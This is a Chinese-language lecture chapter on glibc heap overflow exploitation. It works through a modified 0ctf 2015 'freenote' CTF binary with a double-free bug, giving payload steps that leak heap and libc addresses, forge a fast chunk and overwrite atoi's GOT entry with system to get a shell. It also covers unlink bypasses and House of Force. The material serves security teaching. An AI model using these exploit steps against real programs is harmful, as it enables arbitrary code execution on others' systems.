

恶意代码分析

第四章：堆溢出漏洞利用技术

章节大纲

- 第1节:GLibc堆的实现
- 第2节:堆溢出利用技术


第2节：堆溢出利用技术

- Fast bin 利用技术
- Fast bin 利用案例
- Unlink 利用技术
- 其他利用技术
 - House of Force 利用技术
 - mmap 溢出利用技术


Fast bin利用技术

- Fast bin利用技术
 - Fast bin为单向链表, 结构简单, 容易伪造
 - 为了提高效率, 安全检查较少
 - 只针对Fast bin大小的chunk, small/large chunk不适用
- 利用思路
 - 空闲Fast chunk如果发生溢出被覆盖, 则链表指针fd可以被修改
 - 可以通过修改链表指针fd, 在Fast bin链表中引入伪造的空闲Fast chunk
 - 下次分配时分配出伪造的Fast chunk
 - 伪造的Fast chunk可以在.bss全局变量处, 也可以在栈上

Fast bin利用技术



Fast bin利用技术



伪造Fast chunk

- 在栈上伪造Fast chunk
 - 覆盖返回地址
- 在bss上伪造Fast chunk
 - 修改全局变量
- 在堆上伪造Fast chunk
 - 修改堆上的数据

案例分析：freenote (0ctf 2015) 修改版

四种操作：

new note

malloc

edit note

realloc

delete note

未检查note是否释放, 可以触发 double free

list note

打印

```
int menu()
{
    puts("== Chaitin Free Note ==");
    puts("1. List Note");
    puts("2. New Note");
    puts("3. Edit Note");
    puts("4. Delete Note");
    puts("5. Exit");
    puts("=====");
    printf("Your choice: ");
    return read_number();
}
```


note结构

```
#define NOTENUM 256
struct note_list
{
    long total;
    long inuse;
    struct note notes[0];
};
struct note
{
    long inuse;
    long size;
    char *content;
};

struct note_list *list;
void init_notes()
{
    list = (struct note_list*)malloc(16 + NOTENUM * sizeof(struct note));
    list->total = NOTENUM;
    list->inuse = 0;
    for (int i = 0; i < NOTENUM; ++i)
    {
        list->notes[i].inuse = 0;
        list->notes[i].size = 0;
        list->notes[i].content = NULL;
    }
}
```

note_list结构存储了note最大数、inuse note数量、长度为256的notes数组
note结构存储了inuse标志、note内容大小和指针
初始化时，分配了NOTENUM(256)个note

创建note - new_node()

```
void new_note()
{
    if (list->inuse >= list->total)
    {
        puts("Unable to create new note.");
        return;
    }
}
```

创建note时先读入note内容长度(不能超过4096), 然后在通过malloc在堆上分配相同大小内存。读入内容后, 将指针和大小保存在notes数组当中空闲的(inuse为0)note结构中(从0到255开始搜索)。

通过此功能可以任意创建fast/small/large chunk。

```
for (int i = 0; i < list->total; ++i)
    if (list->notes[i].inuse == 0)
    {
        printf("Length of new note: ");
        int len = read_number();
        if (len <= 0)
        {
            puts("Invalid length!");
            return;
        }
        if (len > 4096) len = 4096;
        char *content = (char*)malloc(len);
        printf("Enter your note: ");
        read_len(content, len);
        list->notes[i].inuse = 1;
        list->notes[i].size = len;
        list->notes[i].content = content;
        list->inuse++;
        puts("Done.");
        return;
    }
}
```

修改note - edit_note()

```
void edit_note()
{
    printf("Note number: ");
    int n = read_number();
    if (n < 0 || n >= list->total || list->notes[n].inuse != 1)
    {
        puts("Invalid number!");
        return;
    }
    printf("Length of note: ");
    int len = read_number();
    if (len <= 0)
    {
        puts("Invalid length!");
        return;
    }
    if (len > 4096) len = 4096;
    if (len != list->notes[n].size)
    {
        //int bsize = len + (128 - (len % 128)) % 128;
        list->notes[n].content = (char*)realloc(list->notes[n].content, len);
        list->notes[n].size = len;
    }
    printf("Enter your note: ");
    read_len(list->notes[n].content, len);
    puts("Done.");
}
```

修改note时, 需要指定note编号, 并指定新note大小, 如果大小发生变化, 则调用realloc重新分配内存。

删除note - delete_note()

```
void delete_note()
{
    if (list->inuse > 0)
    {
        printf("Note number: ");
        int n = read_number();
        if (n < 0 || n >= list->total)
        {
            puts("Invalid number!");
            return;
        }
        list->inuse--;
        list->notes[n].inuse = 0;
        list->notes[n].size = 0;
        free(list->notes[n].content);
        puts("Done.");
    }
    else
    {
        puts("No notes yet.");
    }
}
```

删除note时, 只需指定note序号, 然而再删除note时, 并没有检查对应的notes[n]的inuse标志是否为1, 而且删除note后并未清空note结构中的内容指针, 因此可以对任意空闲的note做多次free。

此处存在double free漏洞。

打印note列表 - list_note()

打印note功能可以列出所有 note的内容。

```
void list_note()
{
    if (list->inuse > 0)
    {
        for (int i = 0; i < list->total; ++i)
            if (list->notes[i].inuse == 1)
            {
                printf("%d. %s\n", i, list->notes[i].content);
            }
    }
    else
    {
        puts("You need to create some new notes first.");
    }
}
```

利用double free泄露堆地址

0	1	2	3	4
valid	valid	valid	valid	valid
size=0x18	size=0x88	size=0x88	size=0x88	size=0x88
0x604830	0x604850	0x6048e0	0x604970	0x604a00

```
add_note('A' * (0x20 - 8))  
add_note('A' * (0x90 - 8))  
add_note('A' * (0x90 - 8))  
add_note('A' * (0x90 - 8))  
add_note('A' * (0x90 - 8))
```

首先添加5个note, note大小为1个0x18和4个0x88, 对应5个chunk, chunk大小为1个0x20和4个0x90


利用double free泄露堆地址

0	1	2	3	4
valid	invalid	valid	invalid	valid
size=0x18	size=0	size=0x88	size=0	size=0x88
0x604830	0x604850	0x6048e0	0x604970	0x604a00

```
delete_note(3)  
delete_note(1)
```

先删除3号note, 再删除1号note, 两个0x90大小的small chunk进入unsorted bin双向链表中。

此处选择两个非相邻的chunk是为了防止出现空闲chunk的合并。




利用double free泄露堆地址

0	1	2	3	4
valid	valid	valid	invalid	valid
size=0x18	size=0x88	size=0x88	size=0	size=0x88
0x604830	0x604970	0x6048e0	0x604970	0x604a00

```
add_note('A' * (0x90 - 8))
```

重新创建一个大小为0x88的note, 由于unsorted bin是先进先出, 因此优先使用原先3号chunk使用的small chunk。

通过上述构造, 出现了1号note和3号note处的内容指针指向相同的chunk, 1号在使用, 3号则已释放。




利用double free泄露堆地址

0	1	2	3	4
valid	valid	valid	invalid	valid
size=0x18	size=0x88	size=0x88	size=0	size=0x88
0x604830	0x604970	0x6048e0	0x604970	0x604a00

trigger double free!
delete_note(3)

此时可以使用double free漏洞, 通过再次free
3号note, 即可把1号位置inuse的note释放。




利用double free泄露堆地址

0	1	2	3	4
valid	valid	valid	invalid	valid
size=0x18	size=0x88	size=0x88	size=0	size=0x88
0x604830	0x604970	0x6048e0	0x604970	0x604a00

list_note()
泄露 chunk 0x604970的fd指针
这是堆上的地址

通过list_note即可把1号note打印出来, 1号chunk实际已被free, 因此内容中包含了unsorted bin链表指针fd, 从而泄露了堆地址。




泄露 libc 地址

0	1	2	3	4
valid	valid	valid	invalid	valid
size=0x88	size=0x88	size=0x88	size=0	size=0x88
0x604850	0x604970	0x6048e0	0x604970	0x604a00

```
edit_note(0, 'A' * (0x90 - 8))
```

通过修改0号note为大小0x88, 把unsorted bin中的另外一个chunk分配出来, 使得unsorted bin中只剩一个chunk, 即1号note指向的chunk。




泄露 libc 地址

0	1	2	3	4
valid	valid	valid	invalid	valid
size=0x88	size=0x88	size=0x88	size=0	size=0x88
0x604850	0x604970	0x6048e0	0x604970	0x604a00

list_note()

泄露 chunk 0x604970 的fd指针
这是unsorted bin的地址

再次通过list_note即可把1号note打印出来，1号chunk的fd指针原先指向堆，现在指向glibc全局变量main_arena中的unsorted bin，因此通过打印可以泄露libc地址。



伪造 fast chunk

0	1	2	3	4	5
valid	valid	valid	valid	valid	valid
size=0x88	size=0x88	size=0x88	size=0x68	size=0x88	size=0x78
0x604850	0x604970	0x6048e0	0x604970	0x604a00	0x604a90

```
add_note('A' * (0x70 - 8))  
add_note('A' * (0x80 - 8))
```

泄露了堆和libc地址后，尝试使用fast bin利用技术。


先分配2个新的note，一个会分配在3号note中，chunk大小为0x70的fast chunk，另一个增加在5号，大小为0x80的fast chunk。3号note对应的chunk依然分配在了0x604970，后续可以使用1号note修改它。

伪造 fast chunk

0	1	2	3	4	5
valid	valid	valid	invalid	valid	valid
size=0x88	size=0x88	size=0x88	size=0	size=0x88	size=0x78
0x604850	0x604970	0x6048e0	0x604970	0x604a00	0x604a90

`delete_note(3)`

删除3号note, 0x604970处的fast chunk
进入fast bin链表。



伪造 fast chunk


0	1	2	3	4	5	
valid	valid	valid	invalid	valid	valid	
size=0x88	size=0x88	size=0x88	size=0	size=0x88	size=0x78	
0x604850	0x604970	0x6048e0	0x604970	0x604a00	0x604a90	

0x603098

```
edit(1, fake_fast_chunk_addr)
```

通过编辑1号chunk, 修改0x604970处的内容, 可以在fast bin中引入伪造的fast chunk节点。

此处我们选择在0x603098处伪造一个fast chunk。0x603098为note[5]结构的位置, 以便我们可以修改note[5]的content指针。




分配出伪造的 fast chunk

0	1	2	3	4	5	
valid	valid	valid	valid	valid	valid	
size=0x88	size=0x88	size=0x88	size=0x68	size=0x88	size=0x78	
0x604850	0x604970	0x6048e0	0x604970	0x604a00	0x604a90	

0x603098

```
add_note('C' * (0x70 - 8))
```


创建一个0x70大小的fast chunk, 将fast bin上位于0x604970处的chunk分配掉, 使fast bin上只剩下一个伪造的fast chunk 0x603098。



填充伪造的 fast chunk

0	1	2	3	4	5	6	7
valid	valid	valid	valid	valid	valid	valid	DDDD..D
size=0x88	size=0x88	size=0x88	size=0x68	size=0x88	size=0x78	size=0x68	DDDD..D
0x604850	0x604970	0x6048e0	0x604970	0x604a00	DDDD..D	0x6030a8	DDDD..D

0x603098




```
add_note('D' * (0x70 - 8))
```

再次创建大小为0x70的fast chunk, 0x603098处的伪造fast chunk 就会被分配出来, 我们可以控制从note[5]的content指针开始的一片大小为0x70的内存, 图上标记为DDDD, 从而我们可以控制note[7]的结构。

填充伪造的 fast chunk

0	1	2	3	4	5	6	7
valid	valid	valid	valid	valid	valid	valid	valid=1
size=0x88	size=0x88	size=0x88	size=0x68	size=0x88	size=0x78	size=0x68	8
0x604850	0x604970	0x6048e0	0x604970	0x604a00	DDDD..D	0x6030a8	atoi@got

0x603098



```
payload = 'D' * 8 * 4
payload += p64(1)
payload += p64(8)
payload += p64(atoi@got)
add_note(payload)
```

伪造note[7]为一个大小为8, 指向atoi GOT表项的note。

GOT 劫持

0	1	2	3	4	5	6	7
valid	valid	valid	valid	valid	valid	valid	valid=1
size=0x88	size=0x88	size=0x88	size=0x68	size=0x88	size=0x78	size=0x68	8
0x604850	0x604970	0x6048e0	0x604970	0x604a00	DDDD..D	0x6030a8	atoi@got

0x603098

```
edit_note(7, p64(system)) => atoi@got=system  
atoi("/bin/sh")
```

通过修改note[7]的内容, 即可将atoi的GOT表项修改为system。


下次程序调用atoi时即可执行任意命令。

利用 gdb 脚本追踪内存分配和释放

```
b *0x400c75
commands
  silent
  printf "malloc(0x%llx)", $rdi
  continue
end
b *0x400c7a
commands
  silent
  printf "=0x%llx\n", $rax
  continue
end
b *0x40100a
commands
  silent
  printf "free(0x%llx)\n", $rdi
  continue
end
```

```
malloc(0x18)=0x604830
malloc(0x88)=0x604850
malloc(0x88)=0x6048e0
malloc(0x88)=0x604970
malloc(0x88)=0x604a00
free(0x604970)
free(0x604850)
malloc(0x88)=0x604970
free(0x604970)
realloc(0x604830)=0x604830
malloc(0x68)=0x604970
malloc(0x78)=0x604a90
free(0x604970)
malloc(0x68)=0x604970
malloc(0x68)=0x6030a8
```

Unlink利用技术




- Unlink触发条件
 - 要求 Chunk A 或 Chunk C 是free chunk
 - Free(chunk B) 时触发
- 此时 chunk A 或 chunk C 与 chunk B 合并, 需要将chunk A或者B从原来的bin上取下, 因此触发 Unlink chunk A 或 chunk B
- Unlink实际上是链表删除的操作, 如果要Unlink的chunk可以发生溢出, 就可以覆盖链表fd和bk指针, 从而干扰链表删除操作

Unlink操作

```
#define unlink( P, BK, FD ) {  
    BK = P->bk;  
    FD = P->fd;  
    FD->bk = BK;  
    BK->fd = FD;  
}
```

Unlink就是把chunk从bin的双向链表中删除，因此前一个chunk和后一个chunk的fd、bk指针都会被修改。

如果unlink的chunk可以通过堆溢出修改fd和bk，则可利用unlink操作实现内存写。



Unlink操作

如果要Unlink的Chunk被堆溢出改写了fd和bk, 会发生什么？

BK和FD被堆溢出修改:

```
#define unlink( P, BK, FD ) {  
    BK = P->bk;  
    FD = P->fd;  
    FD->bk = BK;  
    BK->fd = FD;  
}
```

FD+0x18处被改为BK(x64)

BK+0x10处被改为FD(x64)

P
fake fd
fake bk

Old school unlink 技术十分简单, 无任何安全检查。现代 glibc 中增加了Unlink检查, 无法任意伪造fd和bk, fd的bk必须指向自身, bk的fd也必须指向自身。

```
assert(P->fd->bk == P)  
assert(P->bk->fd == P)
```

现代Unlink利用技术

现代 glibc 中的Unlink检查:

```
assert(P->fd->bk == P)
assert(P->bk->fd == P)
```

P
fake fd
fake bk

绕过方法:

- 找到一个指针 X 指向 P ($*X = P$)
- 伪造 $P \rightarrow fd = X - 0x18$ (x64架构)
- 伪造 $P \rightarrow bk = X - 0x10$ (x64架构)
- 触发 `Unlink(P)`, 得到内存写: $*X = X - 0x18$ (x64架构)

这种绕过技巧的核心依赖于能够找到一个指向堆块的指针, 同时unlink利用的效果也受到限制, 无法将指针X修改成任意值, 只能修改成 $X - 0x18$

Unlink发生在unsorted bin上

当申请大于fast chunk的内存时, glibc会优先从unsorted bin中寻找内存chunk。

在寻找过程中, 如果遇到大小不足的 chunk, 则会将其从unsorted bin中整理进相应的small bin或者large bin中。这个步骤中, 将chunk从unsorted中取下的操作也称为unlink, 这个unlink中没有前面提到的检查:


```
/* remove from unsorted list */
unsorted_chunks (av)->bk = bck;
bck->fd = unsorted_chunks (av);
```

如果unlink的chunk的fd被堆溢出修改, 在unlink过程中, fd指向的内存会被修改成unsorted bin的地址, 即libc中的地址。由于这个内存写不可控制写入的值, 固定写入libc地址, 因此这一个技巧通常用在特殊场景下。例如先通过该技巧将某个代表数量的整数值改大, 再进一步利用其他检查绕过。

House of Force 利用技术

- Top Chunk的概念
 - top chunk位于堆最高地址处，堆内存的边缘，不在任何bin中
 - 当bins中没有合适的内存可供glibc分配时，就从top chunk中分割出一块内存返回。
- 利用条件
 - 堆溢出能够覆盖top chunk，修改top chunk的size为0xFFFFFFFF
 - 能通过程序malloc任意大小内存
- 利用效果
 - 可以控制malloc返回任意地址内存

House of Force 示意图



更多堆利用技术参考资料

- 阅读材料 : <https://heap-exploitation.dhavalkapil.com/>
- 大量实例 : <https://github.com/shellphish/how2heap>